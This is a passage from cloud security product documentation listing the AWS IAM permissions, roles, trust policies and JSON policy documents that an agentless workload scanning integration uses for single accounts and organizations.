ACCOUNT_ID	events:ListTargetsByRule
ACCOUNT_ID	events:PutRule
ACCOUNT_ID	events:PutTargets
ACCOUNT_ID	events:RemoveTargets

IAM:

Scope	IAM Permission
ACCOUNT_ID	iam:AttachRolePolicy
ACCOUNT_ID	iam:CreatePolicy
ACCOUNT_ID	iam:CreateRole
ACCOUNT_ID	iam:DeletePolicy
ACCOUNT_ID	iam:DeleteRole
ACCOUNT_ID	iam:DeleteRolePolicy
ACCOUNT_ID	iam:DetachRolePolicy
ACCOUNT_ID	iam:GetPolicy
ACCOUNT_ID	iam:GetPolicyVersion
ACCOUNT_ID	iam:GetRole
ACCOUNT_ID	iam:GetRolePolicy
ACCOUNT_ID	iam:ListAttachedRolePolicies
ACCOUNT_ID	iam:ListInstanceProfilesForRole
ACCOUNT_ID	iam:ListPolicyVersions
ACCOUNT_ID	iam:ListRolePolicies
ACCOUNT_ID	iam:PassRole
ACCOUNT_ID	iam:PutRolePolicy
ACCOUNT_ID	iam:TagRole

Logs:

Scope	IAM Permission
ACCOUNT_ID	logs:CreateLogGroup
ACCOUNT_ID	logs:DeleteLogGroup
ACCOUNT_ID	logs:DescribeLogGroups
ACCOUNT_ID	logs:ListTagsLogGroup
ACCOUNT_ID	logs:PutRetentionPolicy

S3:

Scope	IAM Permission
ACCOUNT_ID	s3:CreateBucket

Scope	IAM Permission
ACCOUNT_ID	s3:DeleteBucket
ACCOUNT_ID	s3:DeleteBucketPolicy
ACCOUNT_ID	s3:DeleteObject
ACCOUNT_ID	s3:DeleteObjectVersion
ACCOUNT_ID	s3:GetAccelerateConfiguration
ACCOUNT_ID	s3:GetBucketAcl
ACCOUNT_ID	s3:GetBucketCORS
ACCOUNT_ID	s3:GetBucketLogging
ACCOUNT_ID	s3:GetBucketObjectLockConfiguration
ACCOUNT_ID	s3:GetBucketOwnershipControls
ACCOUNT_ID	s3:GetBucketPolicy
ACCOUNT_ID	s3:GetBucketPublicAccessBlock
ACCOUNT_ID	s3:GetBucketRequestPayment
ACCOUNT_ID	s3:GetBucketTagging
ACCOUNT_ID	s3:GetBucketVersioning
ACCOUNT_ID	s3:GetBucketWebsite
ACCOUNT_ID	s3:GetEncryptionConfiguration
ACCOUNT_ID	s3:GetLifecycleConfiguration
ACCOUNT_ID	s3:GetReplicationConfiguration
ACCOUNT_ID	s3:ListBucket
ACCOUNT_ID	s3:ListBucketVersions
ACCOUNT_ID	s3:PutBucketOwnershipControls
ACCOUNT_ID	s3:PutBucketPolicy
ACCOUNT_ID	s3:PutBucketPublicAccessBlock
ACCOUNT_ID	s3:PutBucketTagging
ACCOUNT_ID	s3:PutBucketVersioning
ACCOUNT_ID	s3:PutEncryptionConfiguration
ACCOUNT_ID	s3:PutLifecycleConfiguration

Secrets Manager:

Scope	IAM Permission
ACCOUNT_ID	secretsmanager:CreateSecret
ACCOUNT_ID	secretsmanager:DeleteSecret
ACCOUNT_ID	secretsmanager:DescribeSecret
ACCOUNT_ID	secretsmanager:GetResourcePolicy
ACCOUNT_ID	secretsmanager:GetSecretValue
ACCOUNT_ID	secretsmanager:PutSecretValue

Organization Integration

Use the following links to download these permissions in JSON format and create custom IAM policies:

- Scanning account permissions - Scanning infrastructure will only be installed on this account. This includes a new VPC, Internet Gateway and ECS Cluster per region.
- Monitored account(s) permissions - A role is installed that will create snapshots and access snapshot data.
  - This role is not required if you intend to use Option 1: Automatic snapshot role integration on page 711.
- Management account permissions for the AWS Organization - A role is installed so that accounts and organizational units (OUs) are enumerated during each scan.

The tables below list all the required permissions.

EC2:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	ec2:AssociateRouteTable
SCANNING_ACCOUNT_ID	ec2:AttachInternetGateway
SCANNING_ACCOUNT_ID	ec2:AuthorizeSecurityGroupEgress
SCANNING_ACCOUNT_ID	ec2:CreateInternetGateway
SCANNING_ACCOUNT_ID	ec2:CreateRoute
SCANNING_ACCOUNT_ID	ec2:CreateRouteTable
SCANNING_ACCOUNT_ID	ec2:CreateSecurityGroup
SCANNING_ACCOUNT_ID	ec2:CreateSubnet
SCANNING_ACCOUNT_ID	ec2:CreateTags
SCANNING_ACCOUNT_ID	ec2:CreateVpc
SCANNING_ACCOUNT_ID	ec2:DeleteInternetGateway

Scope	IAM Permission
SCANNING_ACCOUNT_ID	ec2:DeleteRoute
SCANNING_ACCOUNT_ID	ec2:DeleteRouteTable
SCANNING_ACCOUNT_ID	ec2:DeleteSecurityGroup
SCANNING_ACCOUNT_ID	ec2:DeleteSubnet
SCANNING_ACCOUNT_ID	ec2:DeleteVpc
SCANNING_ACCOUNT_ID	ec2:DescribeInternetGateways
SCANNING_ACCOUNT_ID	ec2:DescribeNetworkAcls
SCANNING_ACCOUNT_ID	ec2:DescribeNetworkInterfaces
SCANNING_ACCOUNT_ID	ec2:DescribeRouteTables
SCANNING_ACCOUNT_ID	ec2:DescribeSecurityGroupRules
SCANNING_ACCOUNT_ID	ec2:DescribeSecurityGroups
SCANNING_ACCOUNT_ID	ec2:DescribeSubnets
SCANNING_ACCOUNT_ID	ec2:DescribeVpcAttribute
SCANNING_ACCOUNT_ID	ec2:DescribeVpcClassicLink
SCANNING_ACCOUNT_ID	ec2:DescribeVpcClassicLinkDnsSupport
SCANNING_ACCOUNT_ID	ec2:DescribeVpcs
SCANNING_ACCOUNT_ID	ec2:DetachInternetGateway
SCANNING_ACCOUNT_ID	ec2:DisassociateRouteTable
SCANNING_ACCOUNT_ID	ec2:ModifyVpcAttribute
SCANNING_ACCOUNT_ID	ec2:RevokeSecurityGroupEgress
SCANNING_ACCOUNT_ID	ec2:RevokeSecurityGroupIngress

ECS:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	ecs:CreateCluster
SCANNING_ACCOUNT_ID	ecs:DeleteCluster
SCANNING_ACCOUNT_ID	ecs:DeregisterTaskDefinition
SCANNING_ACCOUNT_ID	ecs:DescribeClusters
SCANNING_ACCOUNT_ID	ecs:DescribeTaskDefinition
SCANNING_ACCOUNT_ID	ecs:PutClusterCapacityProviders
SCANNING_ACCOUNT_ID	ecs:RegisterTaskDefinition

Events:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	events:DeleteRule
SCANNING_ACCOUNT_ID	events:DescribeRule
SCANNING_ACCOUNT_ID	events:ListTagsForResource
SCANNING_ACCOUNT_ID	events:ListTargetsByRule
SCANNING_ACCOUNT_ID	events:PutRule
SCANNING_ACCOUNT_ID	events:PutTargets
SCANNING_ACCOUNT_ID	events:RemoveTargets

IAM:

Scope	IAM Permission
MANAGEMENT_ACCOUNT_ID	iam:CreateRole
MANAGEMENT_ACCOUNT_ID	iam:DeleteRole
MANAGEMENT_ACCOUNT_ID	iam:DeleteRolePolicy
MANAGEMENT_ACCOUNT_ID	iam:GetRole
MANAGEMENT_ACCOUNT_ID	iam:GetRolePolicy
MANAGEMENT_ACCOUNT_ID	iam:ListAttachedRolePolicies
MANAGEMENT_ACCOUNT_ID	iam:ListInstanceProfilesForRole
MANAGEMENT_ACCOUNT_ID	iam:ListRolePolicies
MANAGEMENT_ACCOUNT_ID	iam:PutRolePolicy
MANAGEMENT_ACCOUNT_ID	iam:TagRole
MONITORED_ACCOUNT_ID	iam:CreateRole
MONITORED_ACCOUNT_ID	iam:DeleteRole
MONITORED_ACCOUNT_ID	iam:DeleteRolePolicy
MONITORED_ACCOUNT_ID	iam:GetRole
MONITORED_ACCOUNT_ID	iam:GetRolePolicy
MONITORED_ACCOUNT_ID	iam:ListAttachedRolePolicies
MONITORED_ACCOUNT_ID	iam:ListInstanceProfilesForRole
MONITORED_ACCOUNT_ID	iam:ListRolePolicies
MONITORED_ACCOUNT_ID	iam:PutRolePolicy
MONITORED_ACCOUNT_ID	iam:TagRole

Scope	IAM Permission
SCANNING_ACCOUNT_ID	iam:AttachRolePolicy
SCANNING_ACCOUNT_ID	iam:CreatePolicy
SCANNING_ACCOUNT_ID	iam:CreateRole
SCANNING_ACCOUNT_ID	iam:DeletePolicy
SCANNING_ACCOUNT_ID	iam:DeleteRole
SCANNING_ACCOUNT_ID	iam:DeleteRolePolicy
SCANNING_ACCOUNT_ID	iam:DetachRolePolicy
SCANNING_ACCOUNT_ID	iam:GetPolicy
SCANNING_ACCOUNT_ID	iam:GetPolicyVersion
SCANNING_ACCOUNT_ID	iam:GetRole
SCANNING_ACCOUNT_ID	iam:GetRolePolicy
SCANNING_ACCOUNT_ID	iam:ListAttachedRolePolicies
SCANNING_ACCOUNT_ID	iam:ListInstanceProfilesForRole
SCANNING_ACCOUNT_ID	iam:ListPolicyVersions
SCANNING_ACCOUNT_ID	iam:ListRolePolicies
SCANNING_ACCOUNT_ID	iam:PassRole
SCANNING_ACCOUNT_ID	iam:PutRolePolicy
SCANNING_ACCOUNT_ID	iam:TagRole

Logs:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	logs:CreateLogGroup
SCANNING_ACCOUNT_ID	logs:DeleteLogGroup
SCANNING_ACCOUNT_ID	logs:DescribeLogGroups
SCANNING_ACCOUNT_ID	logs:ListTagsLogGroup
SCANNING_ACCOUNT_ID	logs:PutRetentionPolicy

Organizations:

Scope	IAM Permission
MANAGEMENT_ACCOUNT_ID	organizations:DescribeOrganization
MANAGEMENT_ACCOUNT_ID	organizations:ListAWSServiceAccessForOrganization

Scope	IAM Permission
MANAGEMENT_ACCOUNT_ID	organizations:ListAccounts
MANAGEMENT_ACCOUNT_ID	organizations:ListRoots

S3:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	s3:CreateBucket
SCANNING_ACCOUNT_ID	s3:DeleteBucket
SCANNING_ACCOUNT_ID	s3:DeleteBucketPolicy
SCANNING_ACCOUNT_ID	s3:DeleteObject
SCANNING_ACCOUNT_ID	s3:DeleteObjectVersion
SCANNING_ACCOUNT_ID	s3:GetAccelerateConfiguration
SCANNING_ACCOUNT_ID	s3:GetBucketAcl
SCANNING_ACCOUNT_ID	s3:GetBucketCORS
SCANNING_ACCOUNT_ID	s3:GetBucketLogging
SCANNING_ACCOUNT_ID	s3:GetBucketObjectLockConfiguration
SCANNING_ACCOUNT_ID	s3:GetBucketOwnershipControls
SCANNING_ACCOUNT_ID	s3:GetBucketPolicy
SCANNING_ACCOUNT_ID	s3:GetBucketPublicAccessBlock
SCANNING_ACCOUNT_ID	s3:GetBucketRequestPayment
SCANNING_ACCOUNT_ID	s3:GetBucketTagging
SCANNING_ACCOUNT_ID	s3:GetBucketVersioning
SCANNING_ACCOUNT_ID	s3:GetBucketWebsite
SCANNING_ACCOUNT_ID	s3:GetEncryptionConfiguration
SCANNING_ACCOUNT_ID	s3:GetLifecycleConfiguration
SCANNING_ACCOUNT_ID	s3:GetReplicationConfiguration
SCANNING_ACCOUNT_ID	s3:ListBucket
SCANNING_ACCOUNT_ID	s3:ListBucketVersions
SCANNING_ACCOUNT_ID	s3:PutBucketOwnershipControls
SCANNING_ACCOUNT_ID	s3:PutBucketPolicy
SCANNING_ACCOUNT_ID	s3:PutBucketPublicAccessBlock
SCANNING_ACCOUNT_ID	s3:PutBucketTagging

Scope	IAM Permission
SCANNING_ACCOUNT_ID	s3:PutBucketVersioning
SCANNING_ACCOUNT_ID	s3:PutEncryptionConfiguration
SCANNING_ACCOUNT_ID	s3:PutLifecycleConfiguration

Secrets Manager:

Scope	IAM Permission
SCANNING_ACCOUNT_ID	secretsmanager:CreateSecret
SCANNING_ACCOUNT_ID	secretsmanager:DeleteSecret
SCANNING_ACCOUNT_ID	secretsmanager:DescribeSecret
SCANNING_ACCOUNT_ID	secretsmanager:GetResourcePolicy
SCANNING_ACCOUNT_ID	secretsmanager:GetSecretValue
SCANNING_ACCOUNT_ID	secretsmanager:PutSecretValue

Next steps

1. *(Optional)* Review the operational permissions used by agentless workload scanning in AWS. See IAM permissions used during workload scanning on page 688.
2. Ensure that you have met all requirements. See AWS agentless workload scanning prerequisites on page 676.
3. Proceed with the agentless workload scanning integration:
   - Integrating agentless workload scanning for AWS single account with Terraform on page 708
   - Integrating agentless workload scanning for AWS organization account with Terraform on page 711

IAM permissions used during workload scanning

Overview

Lacework FortiCNAPP requires the following permissions for agentless workload scanning operations.

This information is presented here for general knowledge and does not include any required actions. These permissions are configured as part of the deployment process described in Configuring IAM permissions for deployment on page 677.

Single account integration

You can use the following link to view and download all these roles and permissions in JSON format:

- Single account - operation roles and permissions

The information below lists all roles, trust relationships, and permissions.

Scanning cross account role

```
role/lacework-agentless-scanning-cross-account-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "lweid:aws:v2::<AWS_ACCOUNT_ID>:<UNIQUE_ID>"
                }
            },
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::434813966438:root"
            },
            "Sid": ""
```

```
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "ECSTaskManagement",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "ecs:StopTask",
                        "ecs:RunTask"
                    ],
                    "Condition": {
                        "ArnEquals": {
                            "ecs:cluster": "arn:aws:ecs:*:*:cluster/lacework-agentless-scanning-
cluster-<UNIQUE_ID>"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:ecs:*:*:task/lacework-agentless-scanning-cluster-<UNIQUE_ID>/*",
                        "arn:aws:ecs:*:*:task-definition/lacework-agentless-scanning-cluster-
<UNIQUE_ID>:*"
                    ],
                    "Sid": "AllowEcsStopTask"
                },
                {
                    "Action": "iam:PassRole",
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:iam::*:role/lacework-agentless-scanning-task-role-<UNIQUE_ID>",
                        "arn:aws:iam::*:role/lacework-agentless-scanning-task-execution-role-
<UNIQUE_ID>"
                    ],
                    "Sid": "AllowEcsTaskManagementPassRole"
                },
                {
                    "Action": "ec2:DescribeSubnets",
                    "Condition": {
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "arn:aws:ec2:*:*:subnet/subnet-*",
```

```
                    "Sid": "AllowEcsTaskSubnetLookup"
                }
            ]
        }
    },
    {
        "name": "S3WriteAllowPolicy",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "s3:PutBucketTagging",
                        "s3:ListBucket",
                        "s3:GetBucketTagging",
                        "s3:GetBucketLocation"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>",
                    "Sid": "ListAndTagBucket"
                },
                {
                    "Action": [
                        "s3:PutObject",
                        "s3:GetObject",
                        "s3:DeleteObject"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>/*",
                    "Sid": "PutGetDeleteObjectsInBucket"
                }
            ]
        }
    }
]
```

Scanning task event service role:

```
role/service-role/lacework-agentless-scanning-task-event-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
```

```
                "Service": "events.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    "arn:aws:iam::aws:policy/service-role/AmazonEC2ContainerServiceEventsRole"
]
```

Scanning task execution role:

```
role/lacework-agentless-scanning-task-execution-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    "arn:aws:iam::aws:policy/service-role/AmazonECSTaskExecutionRolePolicy",
    {
        "name": "AllowCloudWatch",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "logs:PutLogEvents",
```

```
                        "logs:CreateLogStream",
                        "logs:CreateLogGroup"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:logs:*:*:log-group:/ecs/lacework-agentless-scanning-*",
                    "Sid": "AllowLoggingToCloudWatch"
                }
            ]
        }
    }
]
```

Scanning task role:

```
role/lacework-agentless-scanning-task-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "lacework-agentless-scanning-task-policy-<UNIQUE_ID>",
        "policy": {
            "Statement": [
                {
                    "Action": "s3:*",
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>/*",
                        "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>"
                    ],
                    "Sid": "AllowControlOfBucket"
```

```
                },
                {
                    "Action": [
                        "ecs:UntagResource",
                        "ecs:TagResource",
                        "ecs:ListTagsForResource"
                    ],
                    "Condition": {
                        "StringLike": {
                            "ecs:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "AllowTagECSCluster"
                },
                {
                    "Action": [
                        "events:ListTargetsByRule",
                        "events:ListTagsForResource",
                        "events:ListRules",
                        "events:ListRuleNamesByTarget",
                        "events:DescribeRule"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "AllowListRules"
                },
                {
                    "Action": [
                        "events:RemoveTargets",
                        "events:PutTargets",
                        "events:EnableRule",
                        "events:DisableRule"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:events:*:*:rule/lacework-agentless-scanning-periodic-
trigger-<UNIQUE_ID>",
                    "Sid": "AllowUpdateRule"
                },
                {
                    "Action": [
                        "secretsmanager:ListSecretVersionIds",
                        "secretsmanager:GetSecretValue",
                        "secretsmanager:GetResourcePolicy"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:secretsmanager:us-east-1:<AWS_ACCOUNT_
ID>:secret:lacework-agentless-scanning-secret-<UNIQUE_ID>",
                    "Sid": "AllowReadFromSecretsManager"
                },
                {
```

```
                    "Action": "ec2:Describe*",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DescribeInstances"
                },
                {
                    "Action": [
                        "ec2:CreateTags",
                        "ec2:CreateSnapshot"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "CreateSnapshots"
                },
                {
                    "Action": [
                        "ec2:ResetSnapshotAttribute",
                        "ec2:ModifySnapshotAttribute",
                        "ec2:DeleteSnapshot",
                        "ebs:ListSnapshotBlocks",
                        "ebs:ListChangedBlocks",
                        "ebs:GetSnapshotBlock",
                        "ebs:CompleteSnapshot"
                    ],
                    "Condition": {
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotManagement"
                },
                {
                    "Action": [
                        "ecs:StopTask",
                        "ecs:StartTask",
                        "ecs:RunTask",
                        "ecs:ListTasks",
                        "ecs:Describe*"
                    ],
                    "Condition": {
                        "ArnEquals": {
                            "ecs:cluster": "arn:aws:ecs:*:*:cluster/lacework-agentless-scanning-
cluster-<UNIQUE_ID>"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "TaskManagement"
                },
                {
```

```
                    "Action": [
                        "kms:ReEncrypt*",
                        "kms:GenerateDataKey*",
                        "kms:Encrypt",
                        "kms:DescribeKey",
                        "kms:Decrypt",
                        "kms:CreateGrant"
                    ],
                    "Condition": {
                        "StringLike": {
                            "kms:ViaService": "ec2.*.amazonaws.com"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotEncryption"
                },
                {
                    "Action": [
                        "sts:AssumeRole",
                        "iam:PassRole"
                    ],
                    "Condition": {
                        "StringLike": {
                            "iam:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "PassRoleToTasks"
                },
                {
                    "Action": "sts:DecodeAuthorizationMessage",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DecodeErrorMessages"
                },
                {
                    "Action": [
                        "logs:GetLogEvents",
                        "logs:DescribeLogStreams"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:logs:*:*:log-group:/ecs/lacework-agentless-scanning-*",
                    "Sid": "ReadLogs"
                }
            ],
            "Version": "2012-10-17"
        }
    }
]
```

Organization integration

You can use the following link to view and download all these roles and permissions in JSON format:

- Organization - operation roles and permissions

The sections below lists all roles, trust relationships, and permissions for each type of account used.

Scanning account

Scanning cross account role:

```
lacework-agentless-scanning-cross-account-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "lweid:aws:v2::<AWS_ACCOUNT_ID>:<UNIQUE_ID>"
                }
            },
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::434813966438:root"
            },
            "Sid": ""
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "ECSTaskManagement",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "ecs:StopTask",
```

```
                        "ecs:RunTask"
                    ],
                    "Condition": {
                        "ArnEquals": {
                            "ecs:cluster": "arn:aws:ecs:*:*:cluster/lacework-agentless-scanning-
cluster-<UNIQUE_ID>"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:ecs:*:*:task/lacework-agentless-scanning-cluster-<UNIQUE_ID>/",
                        "arn:aws:ecs:*:*:task-definition/lacework-agentless-scanning-cluster-
<UNIQUE_ID>:"
                    ],
                    "Sid": "AllowEcsStopTask"
                },
                {
                    "Action": "iam:PassRole",
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:iam::*:role/lacework-agentless-scanning-task-role-<UNIQUE_ID>",
                        "arn:aws:iam::*:role/lacework-agentless-scanning-task-execution-role-
<UNIQUE_ID>"
                    ],
                    "Sid": "AllowEcsTaskManagementPassRole"
                },
                {
                    "Action": "ec2:DescribeSubnets",
                    "Condition": {
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "arn:aws:ec2:*:*:subnet/subnet-*",
                    "Sid": "AllowEcsTaskSubnetLookup"
                }
            ]
        }
    },
    {
        "name": "S3WriteAllowPolicy",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "s3:PutBucketTagging",
                        "s3:ListBucket",
                        "s3:GetBucketTagging",
                        "s3:GetBucketLocation"
                    ],
```

```
                    "Effect": "Allow",
                    "Resource": "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>",
                    "Sid": "ListAndTagBucket"
                },
                {
                    "Action": [
                        "s3:PutObject",
                        "s3:GetObject",
                        "s3:DeleteObject"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>/*",
                    "Sid": "PutGetDeleteObjectsInBucket"
                }
            ]
        }
    }
]
```

Scanning task event role:

```
lacework-agentless-scanning-task-event-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
                "Service": "events.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    "arn:aws:iam::aws:policy/service-role/AmazonEC2ContainerServiceEventsRole"
]
```

Scanning task execution role:

```
lacework-agentless-scanning-task-execution-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    "arn:aws:iam::aws:policy/service-role/AmazonECSTaskExecutionRolePolicy",
    {
        "name": "AllowCloudWatch",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "logs:PutLogEvents",
                        "logs:CreateLogStream",
                        "logs:CreateLogGroup"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:logs:*:*:log-group:/ecs/lacework-agentless-scanning-*",
                    "Sid": "AllowLoggingToCloudWatch"
                }
            ]
        }
    }
]
```

Scanning task role:

```
lacework-agentless-scanning-task-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
```

```
        {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "lacework-agentless-scanning-task-policy-<UNIQUE_ID>",
        "policy": {
            "Statement": [
                {
                    "Action": "s3:*",
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>/",
                        "arn:aws:s3:::lacework-agentless-scanning-bucket-<UNIQUE_ID>"
                    ],
                    "Sid": "AllowControlOfBucket"
                },
                {
                    "Action": [
                        "ecs:UntagResource",
                        "ecs:TagResource",
                        "ecs:ListTagsForResource"
                    ],
                    "Condition": {
                        "StringLike": {
                            "ecs:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "AllowTagECSCluster"
                },
                {
                    "Action": [
                        "events:ListTargetsByRule",
                        "events:ListTagsForResource",
                        "events:ListRules",
                        "events:ListRuleNamesByTarget",
                        "events:DescribeRule"
                    ],
                    "Effect": "Allow",
```

```
                    "Resource": "*",
                    "Sid": "AllowListRules"
                },
                {
                    "Action": [
                        "events:RemoveTargets",
                        "events:PutTargets",
                        "events:EnableRule",
                        "events:DisableRule"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:events:*:*:rule/lacework-agentless-scanning-periodic-
trigger-<UNIQUE_ID>",
                    "Sid": "AllowUpdateRule"
                },
                {
                    "Action": [
                        "secretsmanager:ListSecretVersionIds",
                        "secretsmanager:GetSecretValue",
                        "secretsmanager:GetResourcePolicy"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:secretsmanager:us-east-1:<AWS_AWLS_SCANNING_ACCOUNT_
ID>:secret:lacework-agentless-scanning-secret-<UNIQUE_ID>",
                    "Sid": "AllowReadFromSecretsManager"
                },
                {
                    "Action": "ec2:Describe*",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DescribeInstances"
                },
                {
                    "Action": [
                        "ec2:CreateTags",
                        "ec2:CreateSnapshot"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "CreateSnapshots"
                },
                {
                    "Action": [
                        "ec2:ResetSnapshotAttribute",
                        "ec2:ModifySnapshotAttribute",
                        "ec2:DeleteSnapshot",
                        "ebs:ListSnapshotBlocks",
                        "ebs:ListChangedBlocks",
                        "ebs:GetSnapshotBlock",
                        "ebs:CompleteSnapshot"
                    ],
                    "Condition": {
```

```
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotManagement"
                },
                {
                    "Action": [
                        "ecs:StopTask",
                        "ecs:StartTask",
                        "ecs:RunTask",
                        "ecs:ListTasks",
                        "ecs:Describe*"
                    ],
                    "Condition": {
                        "ArnEquals": {
                            "ecs:cluster": "arn:aws:ecs:*:*:cluster/lacework-agentless-scanning-
cluster-<UNIQUE_ID>"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "TaskManagement"
                },
                {
                    "Action": [
                        "kms:ReEncrypt*",
                        "kms:GenerateDataKey*",
                        "kms:Encrypt",
                        "kms:DescribeKey",
                        "kms:Decrypt",
                        "kms:CreateGrant"
                    ],
                    "Condition": {
                        "StringLike": {
                            "kms:ViaService": "ec2.*.amazonaws.com"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotEncryption"
                },
                {
                    "Action": [
                        "sts:AssumeRole",
                        "iam:PassRole"
                    ],
                    "Condition": {
                        "StringLike": {
                            "iam:ResourceTag/LWTAG_SIDEKICK": "*"
```

```
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "PassRoleToTasks"
                },
                {
                    "Action": "sts:DecodeAuthorizationMessage",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DecodeErrorMessages"
                },
                {
                    "Action": [
                        "logs:GetLogEvents",
                        "logs:DescribeLogStreams"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:logs:*:*:log-group:/ecs/lacework-agentless-scanning-*",
                    "Sid": "ReadLogs"
                }
            ],
            "Version": "2012-10-17"
        }
    }
]
```

Monitored accounts

Scanning snapshot role:

```
lacework-agentless-scanning-snapshot-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "lweid:aws:v2::<AWS_ACCOUNT_ID>:<UNIQUE_ID>"
                }
            },
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::<AWS_AWLS_SCANNING_ACCOUNT_ID>:role/lacework-agentless-
scanning-task-role-<UNIQUE_ID>"
```

```
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "LaceworkAgentlessWorkloadSnapshots",
        "policy": {
